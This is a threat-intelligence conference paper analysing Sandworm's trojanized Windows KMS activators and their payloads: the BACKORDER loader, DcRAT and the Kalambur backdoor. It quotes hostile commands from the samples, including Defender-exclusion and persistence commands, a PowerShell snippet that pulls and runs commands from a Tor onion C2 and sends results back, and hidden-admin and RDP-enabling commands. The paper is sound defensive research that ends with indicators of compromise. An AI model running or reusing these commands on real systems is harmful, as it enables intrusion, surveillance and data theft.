2025 BERLIN

24 - 26 September, 2025 / Berlin, Germany

CRACKED BY THE GRU: HOW RUSSIA'S NOTORIOUS SANDWORM UNIT WEAPONIZES PIRATED SOFTWARE USAGE TO TARGET UKRAINE

Arda Büyükkaya

EclecticIQ, The Netherlands

a.buyukkaya@eclecticiq.com

ABSTRACT

This paper is based on original threat research [1] published by *EclecticIQ* on 11 February 2025, which exposed a targeted cyber espionage campaign attributed to Sandworm (APT44) [2], a threat actor group very likely supporting Russia's Main Intelligence Directorate (GRU). In the context of Russia's ongoing war against Ukraine [3], Sandworm has leveraged pirated *Microsoft Key Management Service* (*KMS*) activators as a delivery vector to infect Ukrainian *Windows* users [4]. Our analysis reveals the use of three key malware components: BACKORDER loader [5], Dark Crystal RAT (DcRAT) [6], and a previously undocumented RDP backdoor that was named 'Kalambur' by *EclecticIQ* analysts [7].



Figure 1: Activities of Sandworm group in EclecticIQ Threat Intelligence Platform's graph view.

INTRODUCTION

Ukraine's state sector has a 70 per cent software piracy rate [8], creating a large pool of users who rely on unlicensed *Microsoft* activators. Sandworm (APT44), a GRU-linked threat group tracked by CERT-UA as UAC-0145 [9], leveraged this environment to distribute a trojanized *Windows* activation tool named KMSAuto. Through a series of seven observed campaigns, Sandworm group delivered a variant of the BACKORDER loader, which is designed to execute DcRAT, a remote access tool (RAT), enabling persistent remote access and data exfiltration on compromised systems.

In late 2024, *EclecticIQ* analysts discovered a previously unknown RDP backdoor, dubbed Kalambur, further expanding Sandworm's toolkit. This paper focuses on technical analysis of BACKORDER, DcRAT and Kalambur, highlighting their code-level behaviours, evasion strategies, and connection with Sandworm's cyber-enabled espionage operations against Ukrainian *Windows* users.

Torrent info	
Download:	magnet:?xt=urn:btih:172d3750e3...
Name:	KMSAuto++x64_v1.8.4
Size:	32.63 MB
Age:	1 year
Files:	4
Files	
KMSAuto++x64_v1.8.4	
.pad	
20180 19.71 KB	
65529 63.99 KB	
KMSAuto++x64_v1.8.4.zip 32.54 MB	
password archive.txt 7	

Figure 2: Screenshot from torrent site BTDIG showing malicious KMSAuto file [4].

BACKORDER LOADER DELIVERS DCRAT VIA KMS ACTIVATOR LURE, USING LOTL BINARIES FOR STEALTH

BACKORDER loader is developed in the GO programming language; in this fake *Windows* activation campaign BACKORDER embeds itself within a password-protected ZIP archive named 'KMSAuto++x64_v1.8.4.zip'. Once the victim extracts and executes the fake KMS activator, BACKORDER runs silently in the background then disables security defences, fetches the next-stage payload (DcRAT), and ensures persistent remote access while remaining undetected on the compromised system.

Disabling Windows Defender for defence evasion

BACKORDER loader disables *Windows Defender* and uses PowerShell to exclude the %PUBLIC%, %TEMP%, and C:\ folders from malware scanning, thus clearing the way for the final DcRAT payload:

- `powershell.exe -Command Add-MpPreference -ExclusionPath "<FolderPath>"`

```
void __golang main_pre_pare(string dir_path)
{
  string buf; // [esp+0h] [ebp-3Ch]
  string bufa; // [esp+0h] [ebp-3Ch]
  string bufb; // [esp+0h] [ebp-3Ch]
  string a[3]; // [esp+4h] [ebp-38h]
  string aa[3]; // [esp+4h] [ebp-38h]
  _slice_string a_4; // [esp+8h] [ebp-34h]
  _slice_string a_4a; // [esp+8h] [ebp-34h]
  _slice_string a_4b; // [esp+8h] [ebp-34h]
  exec_Cmd *a_16; // [esp+14h] [ebp-28h]
  exec_Cmd *a_16a; // [esp+14h] [ebp-28h]
  exec_Cmd *a_16b; // [esp+14h] [ebp-28h]
  string arg; // [esp+24h] [ebp-18h] BYREF
  string arg_8; // [esp+2Ch] [ebp-10h] BYREF
  string v14; // [esp+34h] [ebp-8h] BYREF

  a[0].str = (uint8 *)"/c powershell Add-MpPreference -ExclusionPath '";
  a[0].len = 47;
  a[1] = main_temp_DirPath;
  a[2].str = (uint8 *)"'";
  a[2].len = 1;
  v14 = runtime_concatstring3(0, *(string (*)[3])&a[0].str);
  buf.str = (uint8 *)"cmd";
```

Figure 3: Disassembled BACKORDER loader showing the use of PowerShell to add exclusion paths.

Living-off-the-land binaries used by the BACKORDER loader

The BACKORDER loader observed in this campaign leveraged multiple living-off-the-land (LOTL) techniques during defence evasion to ensure successful system infection. Figure 4 shows a list of the LOTL binaries, how they are executed on compromised systems, and a detailed description for each.

Binary Name	Command	Description	TTP
Wmic.exe	`WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference call Add ExclusionPath=`	This command uses WMIC (Windows Management Instrumentation Command-line) to modify Microsoft Defender's preferences by adding an exclusion path.	Modify Registry or Security Software Configuration (T1562.001)
Wmic.exe	`wmic.exe path Win32_NetworkAdapter get ServiceName /value /FORMAT:List`	This command queries the system's network adapter configuration, listing the service names associated with the network adapters.	System Network Configuration Discovery (T1016)
Reg.exe	`reg.exe" query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender" /v DisableAntiSpyware`	This command queries the registry key that determines whether Microsoft Defender AntiSpyware is enabled or disabled.	Query Registry (T1012)
Sc.exe	`sc query WinDefend` `sc query SecurityHealthService`	This command queries the status of the "WinDefend" and "SecurityHealthService" service, which corresponds to Microsoft Defender Antivirus.	Service Enumeration (T1057) / Impair Defenses (T1562)

Figure 4: List of living-off-the-land techniques observed in the BACKORDER loader.

- WMIC.exe: Manipulates *Windows Defender* settings by adding exclusion folders.
- SC.exe: Stops *Microsoft Defender*-related *Windows* services (WinDefend, SecurityHealthService) in order to disable real-time protection.
- REG.exe: Modifies registry entries under HKLM\SOFTWARE\Microsoft\Windows Defender\ in order to disable *Microsoft Defender*.

Living-off-the-land refers to a technique in which attackers abuse legitimate, built-in system tools – such as `wmic.exe`, `sc.exe` and `reg.exe` – to carry out malicious actions without dropping malicious binaries. This helps them evade detection, since these tools are native system processes in the *Windows* operating system.

Second-stage payload retrieval mechanism

The BACKORDER loader embeds a Base64-encoded URL within the `.data` segment of its Portable Executable (PE) file. The `main_convert_B64_to_Str()` function decodes the Base64-encoded string:

- Before decoding: `aHR0cHM6Ly9rbXNVcGRhdGUyMDIzLmNvbS9rbXMzMjAzei56aXA=`
- After decoding: `https://kmsupdate2023[.]com/kms2023.zip`



Figure 5: Base64-decoded C2 domain construction.

Then another function, `main_get_zip()`, retrieves a ZIP archive from the decoded URL, after un-zipping BACKORDER and dropping two files:

- The final DcRAT payload:

  `%AppData%\Roaming\kms2023\kms2023.exe`

- A backup copy of the DcRAT payload used by scheduled tasks:

  `%AppData%\Local\staticfile.exe`

Once executed, DcRAT (kms2023.exe) establishes a connection with the command-and-control (C2) infrastructure, which is very likely controlled by the threat actor:

- `onedrivepack[.]com/pipe_RequestPollUpdateProcessAuthwordpress.php`

Upon successful infection, DcRAT exfiltrates a range of sensitive data from the compromised system, including:

- Screenshots of the victim's desktop
- Keystrokes captured in real time
- Browser cookies, history, and stored credentials
- Saved FTP client credentials
- Host-specific system information (e.g. hostname, usernames, installed software)
- Stored credit card data

This data is exfiltrated over HTTP POST requests, aligning with Sandworm's documented TTPs for espionage and credential-harvesting operations.

Scheduled task creation for persistent remote access

EclecticIQ analysts observed that the DcRAT payload created multiple scheduled tasks to maintain persistent access on the victim's device by regularly launching the malicious payload.

The malware used the built-in *Windows* binary `schtasks.exe` to register two different scheduled tasks, named `sstaticfiles` and `staticfile`, and executed the DcRAT payload, named `staticfile.exe`, with elevated privileges from `C:\Users\Admin\AppData\Local`.



Figure 6: Scheduled task after malware execution.

- `schtasks.exe /Create /SC ONLOGON /TN "staticfiles" /TR "C:\Users\Admin\AppData\Roaming\kms2023\kms2023.exe" /RL HIGHEST`
- `schtasks.exe /Create /SC ONSTART /TN "staticfile" /TR "C:\Users\Admin\AppData\Local\staticfile.exe" /RL HIGHEST`

This tactic ensures the adversary retains a foothold in the system, allowing malicious operations to continue even after reboots or user log-offs.

Command-and-control communication

Dark Crystal RAT leverages a structured, multi-format, HTTP-based C2 protocol designed for stealth and flexibility. Upon execution, the malware decrypts a Base64-encoded configuration block that defines its primary C2 endpoints, both of which can be obfuscated domains.



Figure 7: Wireshark results showing C2 communication.

DcRAT supports both GET and POST methods for communication. GET requests are used for standard command polling and telemetry reporting, while POST requests are reserved for large data uploads such as screenshots or stolen credentials. Parameters are encoded using a combination of device-specific and message-type hashes, complicating detection and signature creation. The RAT dynamically selects user-agent strings that mimic benign *Windows Update* traffic and relies on randomized beacon intervals and mutex-based instance control to reduce its operational footprint.

PYTHON-BASED LOADER USING CONSISTENT TACTICS OBSERVED IN BACKORDER LOADER

On 25 November 2024, *EclecticIQ* analysts identified another trojanized KMS activator uploaded to *VirusTotal* from Ukraine [10], consistent with tactics previously attributed to the BACKORDER loader campaign – demonstrating similar techniques but differing in implementation and structure.

The sample was compiled with PyInstaller as a 64-bit executable using Python 3.13, and contained Russian-language debug comments and hard-coded paths, strengthening our assessment that the malware is of Russian origin.

Figure 8: After user execution, malware showing a fake user interface.

Upon execution, the malicious KMS activator drops and runs multiple Python components, including `main.py`, `Functions.py` and `Functions_2.py`. Together, these scripts disable security features, deploy malicious payloads, and establish system persistence.

Functions.py behaviour

The `Functions.py` script performs the following sequence:

1. Downloads a ZIP archive named `WindowsOfficeActivationScripts.zip` from a public *GitHub* repository.
2. Extracts its contents into `%LOCALAPPDATA%\Microsoft-Activation-Scripts`.
3. Launches a benign-looking activation GUI to lure the victim into clicking 'Activate'.
4. Simultaneously:
   a. Disables *Microsoft Defender* by executing:

      ```
      powershell.exe -Command "Add-MpPreference -ExclusionPath '<target_directory>'"
      ```

   b. Copies a malicious DLL (stream.x86.x.dll) into the extracted folder and registers a scheduled task:

      ```
      OneDrive Reporting Task-S-1-6-91-2656291417-2341898128-2085478365-1000
      ```

5. The scheduled task runs:

   ```
   rundll32.exe "%LOCALAPPDATA%\Microsoft-Activation-Scripts\stream.x86.x.dll",
   ExportedFunction
   ```

   hereafter, every time the user logs in, executing the embedded malware.

Notably, the source code contains Russian-language comments, such as 'We will change the working directory to the script directory'.

```python
def run_script(self, script_name, path):
    script_path = os.path.join(path, script_name)
    if os.path.exists(script_path):
        # Изменим рабочую директорию на директорию скрипта
        original_dir = os.getcwd()
        os.chdir(path)
        subprocess.run(["cmd", "/c", script_path], check=True, creationflags=subprocess.CREATE_NO_WINDOW)
        # Вернем рабочую директорию обратно
        os.chdir(original_dir)
    else:
        print(f"p {script_name} ")
```

Figure 9: Russian-language comments written by the developer inside the extracted Python code.

These linguistic artifacts reinforce the attribution to a Russian-speaking threat actor.

Functions_2.py behaviour

The Functions_2.py script enhances system compromise through the following steps:

1. Disables *Windows Update* and other related services.
2. Adds additional *Microsoft Defender* exclusions and registry edits to suppress alerts.
3. Establishes persistence by configuring another scheduled task to execute malicious DLLs (Runtime Broker.dll, stream.x86.x.dll) from the same directory.

```python
class Functions_2:
    def __init__(self, ui):
        self.ui = ui
        self.exclusion_folders = [
            r"C:\PerfLogs",
            r"C:\Program Files (x86)",
            r"C:\Users",
            r"C:\Windows",
            r"C:\Temp",
            r"C:\Program Files (x86)\Windows Defender",
            r"C:\Program Files (x86)\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell\Configuration",
            r"C:\Program Files\WindowsPowerShell\Configuration\Schema",
            os.path.join(os.environ['LOCALAPPDATA'],
            'Microsoft-Activation-Scripts')
        ]
```

Figure 10: List of exclusion folders to avoid AV scanning.

The script attempts to download a second-stage payload from:

`https://activationsmicrosoft[.]com/activationsmicrosoft.php`

```
v88 = 57LL;
DownloadURL = "https://activationsmicrosoft.com/activationsmicrosoft.php";
v89 = 10LL;
```

Figure 11: Second-stage downloading URL embedded inside the malware.

At the time of writing, this remote server was no longer accessible, preventing retrieval of the second-stage malware. However, analysts assess with medium confidence that the dropped DLL (Runtime Broker.dll) is a new variant of the BACKORDER loader, based on structural similarity and operational overlap with earlier campaign samples.

A notable operational error by the threat actor was the failure to strip debug symbols from the compiled binary. The sample revealed a full debug path referencing `New_droper.go` and a working directory under the default `IEUser` account, commonly associated with *Microsoft* test virtual machines. This slip provides additional clues about the actor's development environment and possible OPSEC failures.

```
                                        ; DATA XREF: .rdata:000000000075C964↑o
aCUsersIeuserDe db 'C:/Users/IEUser/Desktop/Majestic/14.11/New_droper.go',0
                                        ; DATA XREF: .rdata:000000000075B8C0↑o
```

Figure 12: Forgotten debug symbols inside the malware.

KALAMBUR BACKDOOR: DISCOVERY AND NAMING OF THE MULTI-STAGED BACKDOOR

The investigation began with the identification of a suspicious URL path, `onedrivestandalone.php`, hosted on the `kmsupdate2023[.]com` command-and-control domain. This served as an entry point into a broader malware delivery campaign.

Analysts pivoted from this initial indicator to uncover several additional C2 servers, all employing 'KMS activation' lures – strongly suggesting coordination within the same operation. This infrastructure analysis led *EclecticIQ* researchers to a previously undocumented domain, `kalambur[.]net`, which was hosting a *Microsoft Windows Update*-themed multi-staged backdoor – now named the Kalambur backdoor.

The malware, executed via `kalambur2021_v39.exe` [11], is a C#-based downloader that initiates post-exploitation activities upon execution. Analysts named the malware Kalambur, from the Russian word каламбур, meaning 'pun' – based on both the file and the domain name chosen by the threat actor.

The Kalambur backdoor is designed to download a repackaged TOR binary within a ZIP archive and retrieve additional tooling from a likely attacker-controlled Onion Service, indicating the use of TOR for stealthy C2 communications.

Embedded PowerShell loader

Static and dynamic analysis of `kalambur2021_v39.exe` revealed an embedded PowerShell script stored in the loader's resource section. Upon execution, the loader writes this script to a temporary directory and executes it. The script automates several post-compromise functions, including:

- Installing and configuring a TOR-based SOCKS5 proxy for C2
- Downloading and launching auxiliary binaries and backdoors
- Creating persistent scheduled tasks
- Exfiltrating system identifiers (e.g. UUID, public IP)
- Enabling RDP and SSH access
- Cleaning up forensic traces

These capabilities underscore the threat actor's focus on stealth, persistence, and multi-channel remote access, making Kalambur a versatile tool within the broader Sandworm-linked campaign infrastructure.

TOR-based command and control

The script first terminates any existing Tor services and installs a custom Tor instance:

- `Get-Service tor | Stop-Service -Force New-Service -Name "tor" -BinaryPathName "C:\Windows\Temp\tor\tor.exe" -StartupType Manual Start-Service tor`

It configures the Tor service to listen on `127.0.0.1:9050` as a local SOCKS5 proxy. Using this proxy, it communicates with the Onion-based C2 endpoint over another built-in *Windows* binary, `curl.exe`:

- `curl.exe --socks5-hostname 127.0.0.1:9050 "http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid[.]onion/commands"`

```
$workD = "$env:PUBLIC\";
$workWinD = ($workD + 'Windows Update\');
$hnF = ($workWinD + 'Windows\hostname');
$hnC = (gc $hnF).Trim();
$cmd = ((curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
content.html?$hnC | IEX) | Out-String).Trim();
if ($cmd -eq '') { $cmd = 'SUCCESS' };
curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
$hnC@@@$cmd;
```

Figure 13: Part of the PowerShell script showing the TOR link that was used as C2 channel.

This setup allows the malware to discreetly exfiltrate data and receive tasking instructions while bypassing traditional network monitoring. Similar tradecraft has previously been observed by *Mandiant* in UNC4166 operations [12].

Persistence mechanisms and backdooring via RDP session

To ensure long-term access, the script creates a scheduled task named WindowsUpdateCheck:

- `schtasks.exe /Create /SC MINUTE /MO 60 /TN "WindowsUpdateCheck" /TR "wscript.exe C:\Windows\Temp\Kalambur\rata.vbs" /RL HIGHEST`

This task runs the backdoor script every 60 minutes under SYSTEM privileges.

Additionally, the script establishes an RDP backdoor by:

- Creating or reactivating a hidden administrative user (WGUtilityOperator) with password 1qaz@WSX
- Enabling the RDP service via the registry:

  `reg.exe add "HKLM\SYSTEM\CurrentControlSet\Services\TermService" /v Start /t REG_DWORD /d 2 /f`
- Allowing inbound RDP traffic through the firewall:

  `netsh advfirewall firewall add rule name="Allow RDP" protocol=TCP dir=in localport=3389 action=allow`
- Disabling User Account Control (UAC) prompts:

  `reg.exe add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f`

Backdooring the victim system via OpenSSH

The script deploys OpenSSH as an alternative access method:

```
msiexec.exe /i C:\Windows\Temp\Kalambur\OpenSSH-Win64.msi /quiet
netsh advfirewall firewall add rule name="Allow SSH" dir=in action=allow protocol=TCP localport=22
```

It also conducts host reconnaissance by:

- Retrieving the system's public IP:

  `Invoke-WebRequest -UseBasicParsing -Uri "http://ident[.]me"`
- Querying the system UUID:

  `Get-WmiObject Win32_ComputerSystemProduct | Select-Object UUID`

The collected data (e.g. ip0.txt, uuid0.txt) is staged in C:\Windows\Temp\Kalambur\ before being exfiltrated through the Onion C2 channel.

Artifact cleanup to minimize forensic exposure

To minimize forensic exposure, the script removes all temporary artifacts related to installation and persistence:

```
Remove-Item "C:\Windows\Temp\Kalambur\*.msi" -Force
Remove-Item "C:\Windows\Temp\Kalambur\*.zip" -Force
Remove-Item "C:\Windows\Temp\Kalambur\*.vbs" -Force
```

These cleanup routines eliminate evidence of the dropper and reduce the chances of detection during incident response.

ATTRIBUTION CONFIDENCE AND HISTORICAL CONTEXT

EclecticIQ attributes these activities to Sandworm (APT44) with high confidence, a very likely GRU-linked threat actor with a long-standing operational focus on Ukraine. This assessment is grounded in the convergence of technical indicators, infrastructure links, and TTP overlaps consistently observed across multiple campaigns. Notably, the repeated deployment of the BACKORDER loader and Dark Crystal RAT aligns with previously documented Sandworm activity and demonstrates code and behaviour reuse over time.

A robust set of infrastructure correlations further supports this attribution. Multiple command-and-control domains, including `kmsupdate2023[.]com`, `ratiborus2023[.]com` and `kalambur[.]net`, share registrar details (PDR Ltd., GMO Internet), use *ProtonMail*-based WHOIS emails, and are configured behind *Cloudflare* nameservers, with registration dates clustering between late 2023 and late 2024. These domains were used in campaigns delivering trojanized KMS activation tools and fake *Windows* updates, targeting Ukrainian users.

EclecticIQ also identified artifacts within the malware, such as Russian-language debug symbols, hard-coded TOR-based C2s, and scheduled task persistence mechanisms, that directly mirror techniques previously attributed to UNC4166, another GRU-linked group. CERT-UA's parallel attribution of similar campaigns to UAC-0145 adds further confidence in linking the activity to Sandworm.

Historically, Sandworm has maintained a focus on critical infrastructure disruption and strategic espionage, dating back to BlackEnergy and Industroyer. These recent campaigns mark a tactical evolution, weaponizing Ukraine's heavy reliance on pirated software amid wartime economic instability. As early as 2023, CERT-UA reported real-world intrusions into utility networks caused by such lures, validating the operational risk.

Taken together, the infrastructure, malware samples, linguistic artifacts, and procedural consistencies present a compelling case for attribution to APT44, reinforcing Sandworm's role as an advanced persistent threat actor engaged in intelligence collection aligned with Russian state interests.

REFERENCES

[1] Büyükkaya, A. Sandworm APT Targets Ukrainian Users with Trojanized Microsoft KMS Activation Tools in Cyber Espionage Campaigns. EclecticIQ 11 February 2025. https://blog.eclecticiq.com/sandworm-apt-targets-ukrainian-users-with-trojanized-microsoft-kms-activation-tools-in-cyber-espionage-campaigns.

[2] MITRE ATT&CK. Sandworm Team. https://attack.mitre.org/groups/G0034/.

[3] Center for Preventive Action War in Ukraine. Global Conflict Tracker. https://www.cfr.org/global-conflict-tracker/conflict/conflict-ukraine.

[4] BTDigg. KMSAuto++x64_v1.8.4 torrent. https://btdig.com/172d3750e3617526563dd0b24c4ba88f907622b9.

[5] Roncone, G.; Black, D.; Wolfram, J.; McLellan, T.; Simonian, N.; Hall, R.; Prokopenkov, A,; Perez, D.; Aytes, L.; Wahlstrom, A. APT44: Unearthing Sandworm. Mandiant. https://nsarchive.gwu.edu/sites/default/files/documents/semon9-ryglx/2024-04-17-Mandiant-APT44-Unearthing-Sandworm.pdf.

[6] Imano, S.; Slaughter, J.; Gutierrez, F. Ukraine Targeted by Dark Crystal RAT (DCRat). Fortinet Blog. 27 June 2022. https://www.fortinet.com/blog/threat-research/ukraine-targeted-by-dark-crystal-rat.

[7] Malpedia. Kalambur (Malware Family). https://malpedia.caad.fkie.fraunhofer.de/details/ps1.kalambur.

[8] Removska, O.; Coalson, R. Ukraine's Trade Privileges On Line Over Intellectual-Piracy Concerns. RFE/RL. 14 March 2013. https://www.rferl.org/a/ukraine-sanctions-intellectual-property/24928537.html.

[9] CERT-UA. https://cert.gov.ua/.

[10] VirusTotal. File afc6131b17138a6132685617aa60293a40f2462dc3a810a4cf745977498e0255. https://www.virustotal.com/gui/file/afc6131b17138a6132685617aa60293a40f2462dc3a810a4cf745977498e0255/telemetry.

[11] VirusTotal. File aadd85e88c0ebb0a3af63d241648c0670599c3365ff7e5620eb8d06902fdde83. https://www.virustotal.com/gui/file/aadd85e88c0ebb0a3af63d241648c0670599c3365ff7e5620eb8d06902fdde83.

[12] Mandiant. Trojanized Windows 10 Operating System Installers Targeted Ukrainian Government. Google Cloud Blog. 15 December 2022. https://cloud.google.com/blog/topics/threat-intelligence/trojanized-windows-installers-ukrainian-government.

INDICATORS OF COMPROMISE (IOCS)

C2 domains & IPs

Activationsmicrosoft[.]com

kmsupdate2023[.]com

kms-win11-update[.]net
Windowsupdatesystem[.]org
ratiborus2023[.]com
Onedrivestandaloneupdater[.]com
Kalambur[.]net
Windowsdrivepack[.]com
Akamaitechcdns[.]com
5.255.122[.]118

BACKORDER loader

48450c0a00b9d1ecce930eadbac27c3c80db73360bc099d3098c08567a59cdd3
22c79153e0519f13b575f4bfc65a5280ff93e054099f9356a842ce3266e40c3d
a42de97a466868efbfc4aa1ef08bfdb3cc5916d1accd59cfffff1a896d569412
8cfa4f10944fc575420533b6b9bbcabbf3ae57fe60c6622883439dbb1aa60369
8a4df53283a363c4dd67e2bda7a430af2766a59f8a2faf341da98987fe8d7cbd
70c91ffdc866920a634b31bf4a070fb3c3f947fc9de22b783d6f47a097fec2d8
0e58d38fd2df86eeb4a556030a0996c04bd63e09e669b34d3bbc10558edf31a6
5bff08a6aa7a7541c0b7b1660fd944cec55fa82df6285166f4da7a48b81f776e
4b9e32327067a84d356acb8494dc05851dbf06ade961789a982a5505b9e061e3

DcRAT

039c8dd066efa3dd7ac653689bfa07b2089ce4d8473c907547231c6dd2b136ec
0e58d38fd2df86eeb4a556030a0996c04bd63e09e669b34d3bbc10558edf31a6
1a1ffcbab9bff4a033a26e8b9a08039955ac14ac5ce1f8fb22ff481109d781a7
2de08a0924e3091b51b4451c694570c11969fb694a493e7f4d89290ae5600c2c
4b0038de82868c7196969e91a4f7e94d0fa2b5efa7a905463afc01bfca4b8221
7c0da4e314a550a66182f13832309f7732f93be4a31d97faa6b9a0b311b463ff
a00beaa5228a153810b65151785596bebe2f09f77851c92989f620e37c60c935
b45712acbadcd17cb35b8f8540ecc468b73cac9e31b91c8d6a84af90f10f29f8
cd7c36a2f4797b9ca6e87ab44cb6c8b4da496cff29ed5bf727f0699917bae69a
4b2e4466d1becfa40a3c65de41e5b4d2aa23324e321f727f3ba20943fd6de9e5
553f7f32c40626cbddd6435994aff8fc46862ef2ed8f705f2ad92f76e8a3af12
d774b1d0f5bdb26e68e63dc93ba81a1cdf076524e29b4260b67542c06fbfe55c
70cad07a082780caa130290fcbb1fd049d207777b587db6a5ee9ecf15659419f
c5853083d4788a967548bee6cc81d998b0d709a240090cfed4ab530ece8b436e

Kalambur backdoor

aadd85e88c0ebb0a3af63d241648c0670599c3365ff7e5620eb8d06902fdde83
7d92b10859cd9897d59247eb2ca6fb8ec52d8ce23a43ef99ff9d9de4605ca12b
d13f0641fd98df4edcf839f0d498b6b6b29fbb8f0134a6dae3d9eb577d771589
dd7a9d8d8f550a8091c79f2fb6a7b558062e66af852a612a1885c3d122f2591b